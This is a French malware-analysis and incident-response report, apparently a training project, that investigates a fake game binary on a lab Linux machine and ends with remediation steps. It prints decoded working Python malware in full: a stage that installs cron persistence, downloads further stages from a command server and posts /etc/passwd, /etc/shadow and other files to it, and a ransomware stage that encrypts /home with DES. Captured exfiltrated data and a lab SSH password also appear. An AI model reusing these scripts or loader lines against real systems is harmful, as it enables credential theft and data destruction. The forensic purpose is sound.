Proof of Concept Networking

XIANG CHRISTIAN

19/05/2023

Sommaire

Introduction

Nous avons été sollicités en tant qu'équipe d'experts en réseau pour enquêter sur une possible violation de sécurité sur leurs systèmes chez l'entreprise Miracle.

Nous avons obtenu un accès SSH à une machine afin d'identifier l'origine des requêtes malveillantes et de comprendre comment la machine a été compromise.

Notre objectif est de découvrir :

- le processus ou le fichier responsable de cette attaque, ainsi que de comprendre le fonctionnement du logiciel malveillant.
- vérifier s'il y a eu des fichiers volés, chiffrés ou supprimés lors de cette intrusion.
- fournir une procédure de remédiation détaillée.

Outil utilisé :

- Nmap
- Wireshark

```
$ ssh tserge@10.10.2.16
```

Mot de passe : Miracle2022

Recherche de la source d'attaque

Répertoire Downloads :

```
tserge@ubuntu-tserge:~/Downloads$ ls
COMPANIES_IBAN.csv  pubg_linux
tserge@ubuntu-tserge:~/Downloads$ file pubg_linux
pubg_linux: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-6
4.so.2, BuildID[sha1]=91e7bf0aba8f9c0aff8b3220cf672b062f9d9ee9, for GNU/Linux 3.2.0, with debug_info, not stripped
```

Fichier pubg_linux :

```
tserge@ubuntu-tserge:~/Downloads$ strings pubg_linux | grep "malware"
malware.36e96cf4-cgu.0
malware.36e96cf4-cgu.1
malware.36e96cf4-cgu.10
malware.36e96cf4-cgu.11
malware.36e96cf4-cgu.12
malware.36e96cf4-cgu.13
malware.36e96cf4-cgu.15
_ZN7malware4main17h6077be709c5e03e0E
malware.36e96cf4-cgu.3
malware.36e96cf4-cgu.4
malware.36e96cf4-cgu.5
malware.36e96cf4-cgu.6
malware.36e96cf4-cgu.7
malware.36e96cf4-cgu.9
malware.36e96cf4-cgu.14
malware.36e96cf4-cgu.2
malware.36e96cf4-cgu.8
```

Adresse IP attaquant : 10.10.2.200
Port : 110

```
tserge@ubuntu-tserge:~/Downloads$ strings pubg_linux | grep "10.10.2.200"
/build/rustc-JxKrFO/rustc-1.65.0+dfsg0ubuntu1~llvm2/library/std/src/io/mod.rsfailed to write whole bufferformatter e
rrorcalled `Result::unwrap()` on an `Err` valuehttp://10.10.2.200:110/fonts/ComicSans.ttfsrc/main.rsfailed to create
 filefailed to copy contentpython3-cimport base64;exec(base64.b64decode(open('/usr/share/fonts/truetype/ComicSans.tt
f').read()))Something went wrong/usr/share/fonts/truetype/ComicSans.ttfcalled `Option::unwrap()` on a `None` value/r
oot/.cargo/registry/src/github.com-1ecc6299db9ec823/tokio-1.21.2/src/sync/mpsc/list.rs
tserge@ubuntu-tserge:~/Downloads$
```

Fichier ComicSans.ttf :

```
serge@ubuntu-tserge:~/Downloads$ strings pubg_linux | grep "ComicSans"
build/rustc-JxKrFO/rustc-1.65.0+dfsg0ubuntu1~llvm2/library/std/src/io/mod.rsfailed to write whole bufferformatter errorc
lled `Result::unwrap()` on an `Err` valuehttp://10.10.2.200:110/fonts/ComicSans.ttfsrc/main.rsfailed to create filefaile
 to copy contentpython3-cimport base64;exec(base64.b64decode(open('/usr/share/fonts/truetype/ComicSans.ttf').read()))Som
thing went wrong/usr/share/fonts/truetype/ComicSans.ttfcalled `Option::unwrap()` on a `None` value/root/.cargo/registry/
rc/github.com-1ecc6299db9ec823/tokio-1.21.2/src/sync/mpsc/list.rs
```

Analyse et vérification des conséquences du logiciel malveillant

Capture paquet réseau :


```
tserge@ubuntu-tserge:/tmp$ sudo tcpdump -i any -c 100 host 10.10.2.16  -w capture4.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
100 packets captured
104 packets received by filter
0 packets dropped by kernel
```

Connexion TCP :
10.10.2.16 = Tserge
10.10.2.200 = Attaquant

7	2.556394	10.10.2.16	10.10.2.200	TCP	76 41120 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1
8	2.556476	10.10.2.200	10.10.2.16	TCP	76 110 → 41120 [SYN, ACK] Seq=0 Ack=1 Win=65160
9	2.556492	10.10.2.16	10.10.2.200	TCP	68 41120 → 110 [ACK] Seq=1 Ack=1 Win=64256 Len=0

```
└─$ nmap 10.10.2.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-1
Nmap scan report for 10.10.2.200
Host is up (0.028s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT    STATE SERVICE
110/tcp open  pop3
```

Scan sur l'adresse IP 10.10.2.200
Port 110 : Pop3 (Post Office Protocol version 3)



10.10.2.16	10.10.2.200	POP	233	C: GET /fonts/ComicSans.ttf HTTP/1.1
10.10.2.200	10.10.2.16	TCP	68	110 → 41132 [ACK] Seq=1 Ack=166 Win=65024 Len=0 TSval=3157
10.10.2.200	10.10.2.16	POP/IMF	243	(text/html)
10.10.2.16	10.10.2.200	TCP	68	41132 → 110 [ACK] Seq=166 Ack=176 Win=64128 Len=0 TSval=24
10.10.2.200	10.10.2.16	POP/IMF	1560	aW1wb3J0IGluc3BlY3QKaW1wb3J0IHJlcXVlc3RzCmltcG9ydCBzeXMKZn
10.10.2.16	10.10.2.200	TCP	68	41132 → 110 [ACK] Seq=166 Ack=1668 Win=64128 Len=0 TSval=2

Requête GET : ComicSans.ttf et ArialBold.ttf

```
GET /fonts/ComicSans.ttf HTTP/1.1
Host: 10.10.2.200:110
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.9.15
Date: Fri, 14 Apr 2023 08:59:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1492
Connection: close
```


```
aW1wb3J0IGluc3BlY3QKaW1wb3J0IHJlcXVlc3RzCmltcG9ydCBzeXMKZnJvbSBvcy5wYXRoIGltcG9ydCBpc2ZpbGUKCkVYRUNfTElORT0iL3Vzci9iaW4vcHl0aG9uMyAtYyAna
W1wb3J0IGJhc2U2NDtleGVjKGJhc2U2NC5iNjRkZWNvZGUob3BlbihcIi91c3Ivc2hhcmUvZm9udHMvdHJ1ZXR5cGUvQ29taWNTYW5zLnR0ZlwiKS5yZWFkKCkpKSciCkMyPSJodH
RwOi8vMTAuMTAuMi4yMDA6MTEwIgoKZGVmIHBlcnNpc3QoKToKICAgIGlmIG5vdCBpc2ZpbGUoIi9ldGMvY3Jvbi5kL2hvc3RuYW1lIik6CiAgICAgICAgd2l0aCBvcGVuKCIvZXR
jL2Nyb24uZC9ob3N0bmFtZSIsICdhKycpIGFzIGY6CiAgICAgICAgICAgIGYud3JpdGUoICcqICogKiAqICogJXMnICVFWEVDX0xJTkUpCgpkZWYgc3RlYWxlcigpOgogICAgZmls
ZXMgPSBbICIvZXRjL3Bhc3N3ZCIsICIvZXRjL3NoYWRvdyIsICIvZXRjL2Nyb250YWIiLCAiL2V0Yy9zc2gvc3NoZF9jb25maWciIF0KICAgIGZvciBlIGluIGZpbGVzOgogICAgI
CAgIHRyeToKICAgICAgICAgICAgd2l0aCBvcGVuKGUpIGFzIGY6CiAgICAgICAgICAgICAgICBkYXRhPWYucmVhZCgpKQogICAgICAgICAgICAgICAgcHJpbnQoZSkKICAgICAgICAgI
AgIGV4Y2VwdCBFeGNlcHRpb24gYXMgZToKICAgICAgICAgICAgcHJpbnQoZSkKICAgICAgICAgICAgcGFzcwoKZXhmaWwiLCBkYXRhPWYucmVhZCgpKQogICAgICAgICAgICAgICAgc
sZC50dGYiKQogICAgd2l0aCBvcGVuKCIvdXNyL3NoYXJlL2ZvbnRzL3RydWV0eXBlL0FyaWFsQm9sZC50dGYiLCAiYSsiKSBhcyBmOgogICAgICAgICAgICAgICAgZi53cml0ZShkY
CiAgICBByZXR1cm4KCmRlZiBzdGFnZTEoKToKICAgIHN0MSA9IHJlcXVlc3RzLmdldChDMisiL2ZvbnRzL0NvbWljU2Fucy50dGYiKQogICAgd2l0aCBvcGVuKCIvdXNyL3NoYXJlL
2ZvbnRzL3RydWV0eXBlL0NvbWljU2Fucy50dGYiLCAiYSsiKSBhcyBmOgogICAgICAgICAgICAgICAgZi53cml0ZShkY3QxLnRleHQpCiAgICBByZXR1cm4KCmRlZiBtYWluKCk6CiAgICBwZXJzaX
N0KCkKICAgIHN0YWdlMSgpCiAgICBzdGFnZTIoKQogICAgc3RlYWxlcigpCgoKaWYgX19uYW1lX18gPT0gIl9fbWFpbl9fIjoKICAgIGV4aXQobWFpbigpKQo=
```



Contenu du fichier ComicSans.ttf depuis Wireshark.

Encodée en base64

```
┌──(kali㉿kali)-[~/Desktop/JEDHA/Projet2FS]
└─$ base64 -d Comicttf
import inspect
import requests
import sys
from os.path import isfile

EXEC_LINE="/usr/bin/python3 -c 'import base64;exec(base64.b64decode(open(\"/usr/share/fonts/truetype/ComicSans.ttf\").read()))'"
C2="http://10.10.2.200:110"

def persist():
    if not isfile("/etc/cron.d/hostname"):
        with open("/etc/cron.d/hostname", 'a+') as f:
            f.write( '* * * * * %s' %EXEC_LINE)

def stealer():
    files = [ "/etc/passwd", "/etc/shadow", "/etc/crontab", "/etc/ssh/sshd_config" ]
    for e in files:
        try:
            with open(e) as f:
                requests.post(C2+"/exfil", data=f.read())
        except Exception as e:
            print(e)

def stage2():
    st2 = requests.get(C2+"/fonts/ArialBold.ttf")
    with open("/usr/share/fonts/truetype/ArialBold.ttf", "a+") as f:
        f.write(st2.text)
    return

def stage1():
    st1 = requests.get(C2+"/fonts/ComicSans.ttf")
    with open("/usr/share/fonts/truetype/ComicSans.ttf", "a+") as f:
        f.write(st1.text)
    return

def main():
    persist()
    stage1()
    stage2()
    stealer()


if __name__ == "__main__":
    exit(main())
```

Contenu du fichier Comic.ttf Décodée en base64

- Il crée une tâche cron (planification de tâches sur un système Linux) qui exécute un autre script Python toutes les minutes. Ce script est encodé en base64 et est téléchargé à partir du serveur 10.10.2.200:110
- Il télécharge deux fichiers Comic Sans et Arial Bold à l'adresse 10.10.2.200:110
- Il télécharge également des fichiers importants tels que "/etc/passwd", "/etc/shadow", "/etc/crontab" et "/etc/ssh/sshd_config" depuis le système de tserge.
- Il envoie les fichiers téléchargés au à l'adresse 10.10.2.200.




45	3.071876	10.10.2.16	10.10.2.200	TCP	68 41146 → 110 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2401814927 TSe
46	3.071918	10.10.2.16	10.10.2.200	POP	242 C: POST /exfil HTTP/1.1
47	3.071936	10.10.2.200	10.10.2.16	TCP	68 110 → 41146 [ACK] Seq=1 Ack=175 Win=65024 Len=0 TSval=3157640398 T
48	3.071950	10.10.2.16	10.10.2.200	POP	1440 C: root:x:0:0:root:/root:/bin/bash
49	3.071965	10.10.2.200	10.10.2.16	TCP	68 110 → 41146 [ACK] Seq=1 Ack=1547 Win=64128 Len=0 TSval=3157640398
50	3.075002	10.10.2.200	10.10.2.16	POP/IMF	240 (text/html)
51	3.075011	10.10.2.16	10.10.2.200	TCP	68 41146 → 110 [ACK] Seq=1547 Ack=173 Win=64128 Len=0 TSval=240181493
52	3.075044	10.10.2.200	10.10.2.16	POP/IMF	70 OK

```
POST /exfil HTTP/1.1
Host: 10.10.2.200:110
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 1372

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/no
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sb
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
tserge:x:1000:1000::/home/tserge:/bin/bash
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.9.15
Date: Fri, 14 Apr 2023 08:59:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2
Connection: close

OK
```

Depuis Wireshark :

- Requête POST du fichier /etc/passwd depuis l'adresse IP tserge à l'adresse IP 10.10.2.200 attaquant

60	3.076846	10.10.2.16	10.10.2.200	POP	242 C: POST /exfil HTTP/1.1
61	3.076869	10.10.2.200	10.10.2.16	TCP	68 110 → 41148 [ACK] Seq=1 Ack=175 Win=65024 Len=0 TSv
62	3.076895	10.10.2.16	10.10.2.200	POP	1110 C: # /etc/crontab: system-wide crontab
63	3.076910	10.10.2.200	10.10.2.16	TCP	68 110 → 41148 [ACK] Seq=1 Ack=1217 Win=64128 Len=0 TS
64	3.078783	10.10.2.200	10.10.2.16	POP/IMF	240 (text/html)
65	3.078793	10.10.2.16	10.10.2.200	TCP	68 41148 → 110 [ACK] Seq=1217 Ack=173 Win=64128 Len=0
66	3.078828	10.10.2.200	10.10.2.16	POP/IMF	70 OK



```
POST /exfil HTTP/1.1
Host: 10.10.2.200:110
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 3289

#       $OpenBSD: sshd_config,v 1.103 2018/04/09 20:41:22 tj Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
```

Depuis Wireshark :

- Requête POST du fichier sshd_config depuis l'adresse IP tserge à l'adresse IP 10.10.2.200 attaquant

60	3.076846	10.10.2.16	10.10.2.200	POP	242 C: POST /exfil HTTP/1.1
61	3.076869	10.10.2.200	10.10.2.16	TCP	68 110 → 41148 [ACK] Seq=1 Ack=175 Win=65024 Len=0 TSv
62	3.076895	10.10.2.16	10.10.2.200	POP	1110 C: # /etc/crontab: system-wide crontab
63	3.076910	10.10.2.200	10.10.2.16	TCP	68 110 → 41148 [ACK] Seq=1 Ack=1217 Win=64128 Len=0 TS
64	3.078783	10.10.2.200	10.10.2.16	POP/IMF	240 (text/html)
65	3.078793	10.10.2.16	10.10.2.200	TCP	68 41148 → 110 [ACK] Seq=1217 Ack=173 Win=64128 Len=0
66	3.078828	10.10.2.200	10.10.2.16	POP/IMF	70 OK

```
POST /exfil HTTP/1.1
Host: 10.10.2.200:110
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 1042

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.9.15
Date: Fri, 14 Apr 2023 08:59:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2
Connection: close

OK
```

Depuis Wireshark :

- Requête POST du fichier /etc/cron_tab depuis l'adresse IP tserge à l'adresse IP 10.10.2.200 attaquant

```
GET /fonts/ArialBold.ttf HTTP/1.1
Host: 10.10.2.200:110
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.9.15
Date: Fri, 14 Apr 2023 08:59:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1356
Connection: close
```

IyEvdXNyL2Jpbi9lbnYgcHlyaG9uMwoKaW1wb3J0IGluc3BlY3QKaW1wb3J0IHJlcXVlc3RzCmltcG9ydCBzeXMKZnJvbSBvcyBpbXBvcnQgbGlzdGRpciwgcGF0aApmcm9tIENye
XB0by5DaXBoZXIgaW1wb3J0IERFUwpmcm9tIENyeXB0by5VdGlsLlBhZGRpbmcgaW1wb3J0IHBhZAoKQzIgPSAiaHR0cDovLzEwLjEwLjIuMjAwOjExMCIKS0VZID0gYiIxMTExMT
ExMSIKREVTID0gREVTLm5ldyhLRVksIERFUy5NT0RFX0VDQikKQkxPQ0tfU0laRT02NAoKZGVmIGVuY3J5cHRfZmlsZShmaWxlcGF0aCk6CiAgICBwcmludChmaWxlcGF0aCkKICA
gIHdpdGggb3BlbihmaWxlcGF0aCkgYXMgZjoKICAgICAgICB0cnk6CiAgICAgICAgICAgIHBhZGRlZF90ZXh0ID0gcGFkKGYucmVhZCgpLmVuY29kZSgnVVRGLTgnKSwgQkxPQ0tf
U0laRSkKICAgICAgICAgICAgZW5jcnlwdGVkX3RleHQgPSBERVMuZW5jcnlwdChwYWRkZWRfdGV4dCkKICAgICAgICAgICAgciA9IHJlcXVlc3RzLnBvc3QoQzIrIi9leGZpbCIsI
GRhdGE9ZW5jcnlwdGVkX3RleHQpCiAgICAgICAgICAgIHdpdGggb3BlbihmaWxlcGF0aCwgIndiIikgYXMgdzoKICAgICAgICAgICAgICAgIHcud3JpdGUoZW5jcnlwdGVkX3RleH
QpCiAgICAgICAgZXhjZXB0IEV4Y2VwdGlvbiBhcyBlOgogICAgICAgICAgICBwcmludChlKQogICAgICAgICAKCmRlZiBlbmNyeXB0KHN0YXJ0X2Rpcj0iL2hvbWUiKToKICA
gIGZvciBmIGluIGxpc3RkaXIoc3RhcnRfZGlyKToKICAgICAgICBpZiBwYXRoLmlzZGlyKHBhdGguam9pbihzdGFydF9kaXIsIGYpKToKICAgICAgICAgICAgZW5jcnlwdChwYXRo
LmpvaW4oc3RhcnRfZGlyLCBmKSkKICAgICAgICBlbGlmIHBhdGguaXNmaWxlKHBhdGguam9pbihzdGFydF9kaXIsIGYpKToKICAgICAgICAgICAgZW5jcnlwdF9maWxlKHBhdGgua
m9pbihzdGFydF9kaXIsIGYpKQoKZGVmIG1haW4oKToKICAgIGVuY3J5cHQoKQoKaWYgX19uYW1lX18gPT0gIl9fbWFpbl9fIjoKICAgIGV4aXQobWFpbigpKQo=

Contenu ArialBold.ttf
Depuis Wireshark

Encodée en base64

```
└─$ base64 -d Arialttf
#!/usr/bin/env pyrhon3

import inspect
import requests
import sys
from os import listdir, path
from Crypto.Cipher import DES
from Crypto.Util.Padding import pad

C2 = "http://10.10.2.200:110"
KEY = b"11111111"
DES = DES.new(KEY, DES.MODE_ECB)
BLOCK_SIZE=64

def encrypt_file(filepath):
    print(filepath)
    with open(filepath) as f:
        try:
            padded_text = pad(f.read().encode('UTF-8'), BLOCK_SIZE)
            encrypted_text = DES.encrypt(padded_text)
            r = requests.post(C2+"/exfil", data=encrypted_text)
            with open(filepath, "wb") as w:
                w.write(encrypted_text)
        except Exception as e:
            print(e)


def encrypt(start_dir="/home"):
    for f in listdir(start_dir):
        if path.isdir(path.join(start_dir, f)):
            encrypt(path.join(start_dir, f))
        elif path.isfile(path.join(start_dir, f)):
            encrypt_file(path.join(start_dir, f))

def main():
    encrypt()

if __name__ == "__main__":
    exit(main())
```

Contenu ArialBold.ttf

Décodée en base64

C’est un script Python qui chiffre tous les fichiers trouvés dans le répertoire /home et ses sous-répertoires à l'aide de l'algorithme de chiffrement DES.

Procédure de remédiation de la machine

- Arrêtez immédiatement le fichier et déconnectez la machine d'Internet.
- Changez tous les mots de passe associés aux fichiers volés.
- Être prudent avec les fichiers exécutables provenant de sources inconnues et instaurer une politique d'autorisation de téléchargement des fichiers exécutable.
- Sauvegardez régulièrement vos fichiers importants pour pouvoir les restaurer en cas de problème.